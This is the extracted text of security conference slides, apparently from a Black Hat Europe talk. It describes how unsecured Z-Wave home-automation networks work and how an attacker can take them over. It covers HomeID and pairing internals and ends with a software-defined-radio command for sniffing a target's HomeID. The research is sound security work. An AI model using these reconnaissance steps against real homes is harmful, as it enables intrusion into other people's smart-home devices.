black hat

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EXCEL / LONDON, UK

A universal controller to take over a Z-Wave network

#BHEU / @BLACK HAT EVENTS

A universal controller to take over a Z-Wave network

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Inria informatics mathematics

Z-What?

Sigma Designs
Based on ITU-T G.9959 standard

Low energy
~50m range
Meshed network, Auto discovery
Uses ISM radio bands (Industrial, Scientific and Medical)


Since 2013 : Z-Wave+
Added a *secure* mode

unsecure vs *secure* mode


- ✗ Based on a unique identifier (HomeID)
- ✗ Security by obscurity
- ✗ No ciphering

- ✔ Ciphered communications, BUT
- ✔ Not supported by every devices
- ✔ Not enabled by default
- ✔ Requires a specific action to activate it
- ✔ Insufficient information for consumers


Z-Wave network



Target network



Attacker installation



Z-Wave attacker controller

DVB-T tuner

HomeID and nodeID

	4	1	2	1	1	1	1			1 or 2
Routed MAC frame canal 1 et 2	Home ID	Source ID	Frame control	Length	Destination ID	Hop count	Repeater 1	Repeater ...	Data payload	Checksum

HomeID : 32 bits → 4 billions of possibilities

nodeID : 8 bits → 256 possibilities


HomeID : 1EC3D367

nodeID : 1


HomeID : –

nodeID : 0

Association/Pairing



Auto discovery, NIF



	8	8	8	8	8	8	8		8
NIF	Capability	Security	Reserved	Basic Device Class	Generic Device Class	Specific Device Class	Command Class 1	...	Command Class n

	8		8	8	8		8
Command classes	Command Class 1 (Support)	...	Command Class x-1 (Support)	Command Class x (COMMAND_CLASS_MARK)	Command Class x+1 (Control)	...	Command Class n (Control)


4 Basic Device Classes

~20 Generic Device Classes

~70 Specific Device Classes

~100 Command Classes

Association/Pairing



HomeID : 1EC3D367
nodeID : 1

HomeID : –
nodeID : 0

HomeID : 1EC3D367
nodeID : 1

HomeID : **1EC3D367**
nodeID : **2**

Necessary step to communicate with a device/node

Existing work

- Complex attacks
- Operation hazard
  - Unclear instructions for reproductibility
  - Uncontrolled environment (hard to debug)
  - Complex analysis, many things to consider
  - Proprietary and closed protocol (until recently)
- Requires specific hardware
  expensive, difficult to use, to maintain

Goal : simplify, improve reliability

- Avoid specific hardware
- Take full advantage of official hardware certified by the Z-Wave Alliance
- Focus on *unsecured* mode

Central point : the HomeID

Unique

Set during controller manufacturing
Randomly modified when controller is re-initialized

Not editable by hand

Central point : the HomeID

Unique

Set during controller manufacturing
Randomly modified when controller is re-initialized

Not editable by hand

First things first

Get the HomeID

Get the HomeID

Software Defined Radio to the rescue!

Get the HomeID


https://github.com/baol/waving-z

```
$ rtl_sdr -f 868420000 -s 2000000 -g 25 - | ./wave-in -u
```

Get the HomeID

https://github.com/baol/waving-z

$ rtl_sdr -f 868420000 -s 2000000 -g 25 - | ./wave-in -u

